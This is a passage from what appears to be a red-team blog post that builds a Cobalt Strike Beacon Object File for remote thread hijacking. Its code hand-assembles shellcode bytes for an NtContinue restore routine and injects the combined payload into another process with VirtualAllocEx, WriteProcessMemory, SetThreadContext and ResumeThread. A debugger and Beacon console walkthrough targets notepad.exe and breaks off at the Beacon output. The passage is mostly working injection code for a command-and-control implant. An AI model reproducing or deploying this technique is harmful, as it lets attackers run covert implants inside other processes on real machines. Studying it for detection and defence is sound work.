As you can recall in the former portion of this blog post, we first preserved the `CONTEXT` record for our hijacked thread, within our BOF code. The issue we have, however, is that this `CONTEXT` record is sitting within the current process, while our shellcode will be executed within the desired remote process. Because of the fact each user mode process has its own private address space, this `CONTEXT` record's address is not visible to the remote process we are injecting into. Additionally, since `NtContinue` does not accept a `HANDLE` parameter, it expects the thread it will resume execution for is the current calling thread, which will be in the remote process. This means we will need to embed the `CONTEXT` record into our final payload that will be injected into the remote process. Additionally, since `NtContinue` restores execution of the calling thread, this is why we need to embed an `NtContinue` shellcode into the final payload that will be placed into the remote process. That way, when the hijacked thread executes the `NtContinue` routine, restoration of the hijacked thread will occur, since it is the calling thread. With that said, let's get into developing the routine.

Synonymous with our `CreateThread` routine, let's create a 64-byte buffer and a new counter.

```
BYTE ntContinue[64] = { NULL };
int i = 0;
```

As mentioned earlier, this `NtContinue` routine is going to be the piece of code that actually invokes the `CreateThread` routine. When this `NtContinue` routine performs the call to the `CreateThread` routine, it will push a return address on the stack, which will be the next instruction within this `NtContinue` shellcode. When the `CreateThread` shellcode performs its return, execution will pick back up inside of the `NtContinue` shellcode. With this in mind, let's start by using a near call, which uses relative addressing, to call the `CreateThread` shellcode.

The first goal is to start off the `NtContinue` routine with a call to the `CreateThread` routine. To do this, we first need to calculate the distance from this call instruction to the location of the `CreateThread` shellcode. In order to properly do this, we need to take one thing into consideration, and that is we need to also carry the preserved `CONTEXT` record with us, for use, in the `NtContinue` call. To do this, we will use a near call procedure. Near calls, in assembly, do not call an absolute address, like the address of a Windows API function, for instance. Instead, near call instructions can be used to call a function, relative to the address in the instruction pointer. Essentially, if we can calculate the distance, in a `DWORD`, to the `CreateThread` routine, we can just invoke the opcode `0xe8`, along with a `DWORD` to represent the distance from the current memory location, in order to dynamically call the `CreateThread` routine! The reason we are using a `DWORD`, which is a 32-bit value, is because the x86 instruction set, which is usable by 64-bit systems, allows either a 16-bit or 32-bit relative virtual address (RVA). However, this 32-bit value is sign extended to a 64-bit value on 64-bit systems. More information on the different calling mechanisms on x86_64 systems can be found here. The offset to our shellcode will be the size of our `NtContinue` routine plus the size of a `CONTEXT` record. This essentially will “jump over” the `NtContinue` code and the `CONTEXT` record, in order to first execute the `CreatThread` routine. The corresponding instructions we need, are as follows.

```
// First calculate the size of a CONTEXT record and NtContinue routine
// Then, "jump over shellcode" by calling the buffer at an offset of the calculation
(64 bytes + CONTEXT size)

// 0xe8 is a near call, which uses RIP as the base address for RVA calculations and
dynamically adds the offset specified by shellcodeOffset
ntContinue[i++] = 0xe8;

// Subtracting to compensate for the near call opcode (represented by i) and the
DWORD used for relative addressing
DWORD shellcodeOffset = sizeof(ntContinue) + sizeof(CONTEXT) - sizeof(DWORD) - i;
mycopy(ntContinue + i, &shellcodeOffset, sizeof(shellcodeOffset));

// Update counter with location buffer can be written to
i += sizeof(shellcodeOffset);
```

Although the above code practically represents what was said about, you can see that the size of a `DWORD` and the value of `i` are subtracted from the offset previously mentioned. This is because, the whole `NtContinue` routine is 64 bytes. By the time the code has finished executing the entire `call` instruction, a few things will have happened. The first being, the call instruction itself, `0xe8`, will have been executed. This takes us from being at the beginning of our routine, byte 1/64, to the second byte in our routine, byte 2/64. The `CreateThread` routine, which we need to call, is now one byte *closer* than when we started - and this will affect our calculations. In the above set of instructions, this byte has been compensated for, by subtracting the already executed opcode (the current value of `i`). Additionally, four bytes are taken up by the actual offset itself, a `DWORD`, which is a 4 byte value. This means execution will now be at byte 5/64 (one byte for the opcode and four bytes for the `DWORD`). To compensate for this, the size of a DWORD has been subtracted from the total offset. If you think about it, this makes sense. By the time the call has finished executing, the `CreateThread` routine will be five bytes closer. If we used the original offset, we would have overshot the `CreateThread` routine by five bytes. Additionally, we update the `i` counter variable to let it know how many bytes we have written to the overall `NtContinue` routine. We will walk through all of these instructions inside of the debugger, once we have finished developing this small shellcode routine.

At this point, the `NtContinue` routine would have called the `CreateThread` routine. The `CreateThread` routine would have returned execution back to the `NtContinue` routine, and the next instructions in the `NtContinue` routine would execute.

The next few instructions are a bit of a “hacky” method to pass the first parameter, a pointer to our `CONTEXT` record, to the `NtContinue` function. We will use a `call/pop` routine, which is a very documented method and can be read about here and here. As we know, we are required to place the first value, for our purposes, into the RCX register - per the `__fastcall` calling convention. This means we need to calculate the address of the `CONTEXT` record somehow. To do this, we actually use another near call instruction in order to call the immediate byte after the call instruction.

```
// Near call instruction to call the address directly after, which is used to pop the pushed return address onto the stack with a RVA from the same page (call pushes return address onto the stack)
ntContinue[i++] = 0xe8;
ntContinue[i++] = 0x00;
ntContinue[i++] = 0x00;
ntContinue[i++] = 0x00;
ntContinue[i++] = 0x00;
```

The instruction this `call` will execute is the immediate next instruction to be executed, which will be a `pop rcx` instruction added by us. Additionally the value of `i` at this point is saved into a new variable called `contextOffset`.

```
// The previous call instruction pushes a return address onto the stack
// The return address will be the address, in memory, of the upcoming pop rcx instruction
// Since current execution is no longer at the beginning of the ntContinue routine, the distance to the CONTEXT record is no longer 64-bytes
// The address of the pop rcx instruction will be used as the base for RVA calculations to determine the distance between the value in RCX (which will be the address of the 'pop rcx' instruction) to the CONTEXT record
// Obtaining the current amount of bytes executed thus far
int contextOffset = i;

// __fastcall calling convention
// NtContinue requires a pointer to a context record and an alert state (FALSE in this case)
// pop rcx (get return address, which isn't needed for anything, into RCX for RVA calculations)
ntContinue[i++] = 0x59;
```

The purpose of this, is the `call` instruction will push the address of the `pop rcx` instruction onto the stack. This is the return address of this function. Since the next instruction directly after the `call` is `pop rcx`, it will place the value at RSP, which is now the address of the `pop rcx` instruction due to `call POP_RCX_INSTRUCTION` pushing it onto the stack, into the RCX register. This helps us, as now we have a memory address that is relatively close the the `CONTEXT` record, which will be located directly after the call to `NtContinue`.

Now, as we know, the original offset of the `CONTEXT` record from the very beginning of the entire `NtContinue` routine was 64-bytes. This is because we will copy the `CONTEXT` record *directly* after the 64-byte `BYTE` array, `ntContinue`, in our final buffer. Right now however, if we add 64-bytes, however, to the value in RCX, we will overshoot the `CONTEXT` record's address. This is because we have executed quite a few instructions of the 64-byte shellcode, meaning we are now closer to the `CONTEXT` record, than we where when we started. To compensate for this, we can add the original 64-byte offset to the RCX register, and then subtract the `contextOffset` value, which represents the total amount of opcodes executed up until that point. This will give us the correct distance from our current location to the `CONTEXT` record.

```
// The address of the pop rcx instruction is now in RCX
// Adding the distance between the CONTEXT record and the current address in RCX
// add rcx, distance to CONTEXT record
ntContinue[i++] = 0x48;
ntContinue[i++] = 0x83;
ntContinue[i++] = 0xc1;

// Value to be added to RCX
// The distance between the value in RCX (address of the 'pop rcx' instruction) and
the CONTEXT record can be found by subtracting the amount of bytes executed up until
the 'pop rcx' instruction and the original 64-byte offset
ntContinue[i++] = sizeof(ntContinue) - contextOffset;
```

This will place the address of the `CONTEXT` record into the RCX register. If this doesn't compute, don't worry. In a brief moment, we will step through everything inside of WinDbg to visually put things together.

The next goal is to set the `RaiseAlert` function argument to `FALSE`, which is a value of 0. To do this, again, we will use bitwise XOR.

```
// xor rdx, rdx
// Set to FALSE
ntContinue[i++] = 0x48;
ntContinue[i++] = 0x31;
ntContinue[i++] = 0xd2;
```

All that is left now is to call `NtContinue`! Again, just like our call to `CreateThread`, we can resolve the address of the API inside of the current process and pass the return value to the remote process, as even though each process is mapped its own Windows DLLs, the addresses are the same across the system.

The `mov rax` instruction set is first.

```
// Place NtContinue into RAX
ntContinue[i++] = 0x48;
ntContinue[i++] = 0xb8;
```

We then resolve the address of `NtContinue`, Beacon Object File style.

```
// Although the thread is in a remote process, the Windows DLLs mapped to the Beacon
process, although private, will correlate to the same virtual address
unsigned long long ntcontinueAddress =
KERNEL32$GetProcAddress(KERNEL32$GetModuleHandleA("ntdll"), "NtContinue");

// Error handling. If NtContinue cannot be resolved, abort
if (ntcontinueAddress == NULL)
{
  BeaconPrintf(CALLBACK_ERROR, "Error! Unable to resolve NtContinue.\n",
KERNEL32$GetLastError());
}
```

Using the custom `mycopy` function, we then can copy the address of `NtContinue` at the correct index within the `BYTE` array, based on the value of `i` .

```
// Copy the address of NtContinue function address to the NtContinue routine buffer
mycopy(ntContinue + i, &ntcontinueAddress, sizeof(ntcontinueAddress));

// Update the counter with the correct offset the next bytes should be written to
i += sizeof(ntcontinueAddress);
```

At this point, things are as easy as just allocating some stack space for good measure and calling the value in RAX, `NtContinue` !

```
// Allocate some space on the stack for the call to NtContinue
// sub rsp, 0x20
ntContinue[i++] = 0x48;
ntContinue[i++] = 0x83;
ntContinue[i++] = 0xec;
ntContinue[i++] = 0x20;

// call NtContinue
ntContinue[i++] = 0xff;
ntContinue[i++] = 0xd0;
```

All there is left now is the stack alignment routine inside of the call to `CreateThread` ! This alignment is to ensure the stack pointer is 16-byte aligned when the call from the `NtContinue` routine invokes the `CreateThread` routine.

Will The Stars Align?

The following routine will perform bitwise AND with the stack pointer, to ensure a 16-byte aligned RSP value inside of the `CreateThread` routine, by clearing out the last 4 bits of the address.

```
// Create 4 byte buffer to perform bitwise AND with RSP to ensure 16-byte aligned
stack for the call to shellcode
// and rsp, 0FFFFFFFFFFFFFFF0
stackAlignment[0] = 0x48;
stackAlignment[1] = 0x83;
stackAlignment[2] = 0xe4;
stackAlignment[3] = 0xf0;
```

After the stack alignment is completed, all there is left to do is invoke `malloc` to create a large buffer that will contain all of our custom routines, inject the final buffer, and call `SetThreadContext` and `ResumeThread` to queue execution!

```
// Allocating memory for final buffer
// Size of NtContinue routine, CONTEXT structure, stack alignment routine, and
CreateThread routine
PVOID shellcodeFinal = (PVOID)MSVCRT$malloc(sizeof(ntContinue) + sizeof(CONTEXT) +
sizeof(stackAlignment) + sizeof(createThread));

// Copy NtContinue routine to final buffer
mycopy(shellcodeFinal, ntContinue, sizeof(ntContinue));

// Copying CONTEXT structure, stack alignment routine, and CreateThread routine to
the final buffer
// Allocation is already a pointer (PVOID) - casting to a DWORD64 type, a 64-bit
address, in order to write to the buffer at a desired offset
// Using RtlMoveMemory for the CONTEXT structure to avoid casting to something other
than a CONTEXT structure
NTDLL$RtlMoveMemory((DWORD64)shellcodeFinal + sizeof(ntContinue), &cpuRegisters,
sizeof(CONTEXT));
mycopy((DWORD64)shellcodeFinal + sizeof(ntContinue) + sizeof(CONTEXT),
stackAlignment, sizeof(stackAlignment));
mycopy((DWORD64)shellcodeFinal + sizeof(ntContinue) + sizeof(CONTEXT) +
sizeof(stackAlignment), createThread, sizeof(createThread));

// Declare a variable to represent the final length
int finalLength = (int)sizeof(ntContinue) + (int)sizeof(CONTEXT) +
sizeof(stackAlignment) + sizeof(createThread);
```

Before moving on, notice the call to `RtlMoveMemory` when it comes to copying the `CONTEXT` record to the buffer. This is due to `mycopy` being prototyped to access the source and destination buffers as `char*` data types. However, `RtlMoveMemory` is prototyped to accept data types of `VOID UNALIGNED` , which indicates pretty much any data type can be used, which is perfect for us as `CONTEXT` is a structure, not a `char*` .

The above code creates a buffer with the size of our routines, and copies it into the routine at the correct offsets, with the `NtContinue` routine being copied first, followed by the preserved `CONTEXT` record of the hijacked thread, the stack alignment routine, and the `CreateThread` routine. After this, the shellcode is injected into the remote process.

First, `VirtualAllocEx` is called again.

```
// Inject the shellcode into the target process with read/write permissions
PVOID allocateMemory = KERNEL32$VirtualAllocEx(
  processHandle,
  NULL,
  finalLength,
  MEM_RESERVE | MEM_COMMIT,
  PAGE_EXECUTE_READWRITE
);

if (allocateMemory == NULL)
{
  BeaconPrintf(CALLBACK_ERROR, "Error! Unable to allocate memory in the remote process. Error: 0x%lx\n", KERNEL32$GetLastError());
}
```

Secondly, `WriteProcessMemory` is called to write the shellcode to the allocation.

```
// Write shellcode to the new allocation
BOOL writeMemory = KERNEL32$WriteProcessMemory(
  processHandle,
  allocateMemory,
  shellcodeFinal,
  finalLength,
  NULL
);

if (!writeMemory)
{
  BeaconPrintf(CALLBACK_ERROR, "Error! Unable to write memory to the buffer. Error: 0x%llx\n", KERNEL32$GetLastError());
}
```

After that, RSP and RIP are set before the call to `SetThreadContext`. RIP will point to our final buffer and upon thread restoration, the value in RIP will be executed.

```
// Allocate stack space by subtracting the stack by 0x2000 bytes
cpuRegisters.Rsp -= 0x2000;

// Change RIP to point to our shellcode and typecast buffer to a DWORD64 because that is what a CONTEXT structure uses
cpuRegisters.Rip = (DWORD64)allocateMemory;
```

Notice that RSP is subtracted by `0x2000` bytes. @zerosum0x0's blog post on `ThreadContinue` adopts this feature, to allow breathing room on the stack in order for code to execute, and I decided to adopt it as well in order to avoid heavy troubleshooting.

After that, all there is left to do is to invoke `SetThreadContext`, `ResumeThread`, and `free`!

`SetThreadContext`

```
// Set RIP
BOOL setRip = KERNEL32$SetThreadContext(
  desiredThread,
  &cpuRegisters
);

// Error handling
if (!setRip)
{
  BeaconPrintf(CALLBACK_ERROR, "Error! Unable to set the target thread's RIP
register. Error: 0x%lx\n", KERNEL32$GetLastError());
}
```

`ResumeThread`

```
// Call to ResumeThread()
DWORD resume = KERNEL32$ResumeThread(
  desiredThread
);
```

`free`


```
// Free the buffer used for the whole payload
MSVCRT$free(
  shellcodeFinal
);
```

Additionally, you should always clean up handles in your code - but especially in Beacon Object Files, as they are “sensitive”.


```
// Close handle
KERNEL32$CloseHandle(
  desiredThread
);

// Close handle
KERNEL32$CloseHandle(
processHandle
);
```

Debugger Time

Let’s use an instance of `notepad.exe` as our target process and attach it in WinDbg.




Name	PID	Status	User name	CPU	Memory (a...	UAC virtualizat...
explorer.exe	5156	Running	ANON	00	9,416 K	Disabled
fontdrvhost.exe	864	Running	UMFD-0	00	0 K	Disabled
IpOverUsbSvc.exe	3188	Running	SYSTEM	00	0 K	Not allowed
LockApp.exe	2236	Suspended	ANON	00	0 K	Disabled
lsass.exe	728	Running	SYSTEM	00	1,420 K	Not allowed
Microsoft.Photos.exe	5992	Suspended	ANON	00	0 K	Disabled
Microsoft.ServiceHu...	7608	Running	ANON	00	12 K	Disabled
MicrosoftEdge.exe	5336	Suspended	ANON	00	0 K	Disabled
MicrosoftEdgeCP.exe	6552	Suspended	ANON	00	0 K	Disabled
MicrosoftEdgeSH.exe	6580	Suspended	ANON	00	0 K	Disabled
msdtc.exe	4124	Running	NETWORK...	00	0 K	Not allowed
notepad.exe	7548	Running	ANON	00	1,216 K	Disabled
PerfWatson2.exe	6344	Running	ANON	00	3,708 K	Enabled
Receiver.exe	7260	Running	ANON	00	1,416 K	Disabled
redirector.exe	7600	Running	ANON	00	0 K	Disabled
Registry	100	Running	SYSTEM	00	152 K	Not allowed
RuntimeBroker.exe	5828	Running	ANON	00	32 K	Disabled
RuntimeBroker.exe	6084	Running	ANON	00	72 K	Disabled
RuntimeBroker.exe	6464	Running	ANON	00	0 K	Disabled
RuntimeBroker.exe	7052	Running	ANON	00	60 K	Disabled
RuntimeBroker.exe	7368	Running	ANON	00	0 K	Disabled



Pid 7548 - WinDbg:10.0.19624.1000 AMD64
File Edit View Debug Window Help
Disassembly
Offset: @$scopeip
Previous
Next


```
00007ffa`35d199a7 cc              int     3
00007ffa`35d199a8 cc              int     3
00007ffa`35d199a9 cc              int     3
00007ffa`35d199aa cc              int     3
00007ffa`35d199ab cc              int     3
00007ffa`35d199ac cc              int     3
00007ffa`35d199ad cc              int     3
00007ffa`35d199ae cc              int     3
00007ffa`35d199af cc              int     3
00007ffa`35d199b0 cc              int     3
00007ffa`35d199b1 cc              int     3
00007ffa`35d199b2 cc              int     3
00007ffa`35d199b3 cc              int     3
00007ffa`35d199b4 cc              int     3
00007ffa`35d199b5 cc              int     3
00007ffa`35d199b6 66660f1f840000000000 nop word ptr [rax+rax]
ntdll!DbgBreakPoint:
00007ffa`35d199c0 cc              int     3
00007ffa`35d199c1 c3              ret
00007ffa`35d199c2 cc              int     3
00007ffa`35d199c3 cc              int     3
00007ffa`35d199c4 cc              int     3
00007ffa`35d199c5 cc              int     3
00007ffa`35d199c6 cc              int     3
00007ffa`35d199c7 cc              int     3
00007ffa`35d199c8 0f1f840000000000 nop     dword ptr [rax+rax]
ntdll!DbgUserBreakPoint:
00007ffa`35d199d0 cc              int     3
00007ffa`35d199d1 c3              ret
00007ffa`35d199d2 cc              int     3
00007ffa`35d199d3 cc              int     3
00007ffa`35d199d4 cc              int     3
```

The PID we want to inject into is `7548` for our purposes. After loading our Aggressor Script developed earlier, we can use the command `cThreadHijack 7548 TESTING`, where `TESTING` is the name of the HTTP listener Beacon will interact with.




```
beacon> sleep 0 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> cThreadHijack 7548 TESTING
[+] host called home, sent: 268615 bytes
[+] received output:
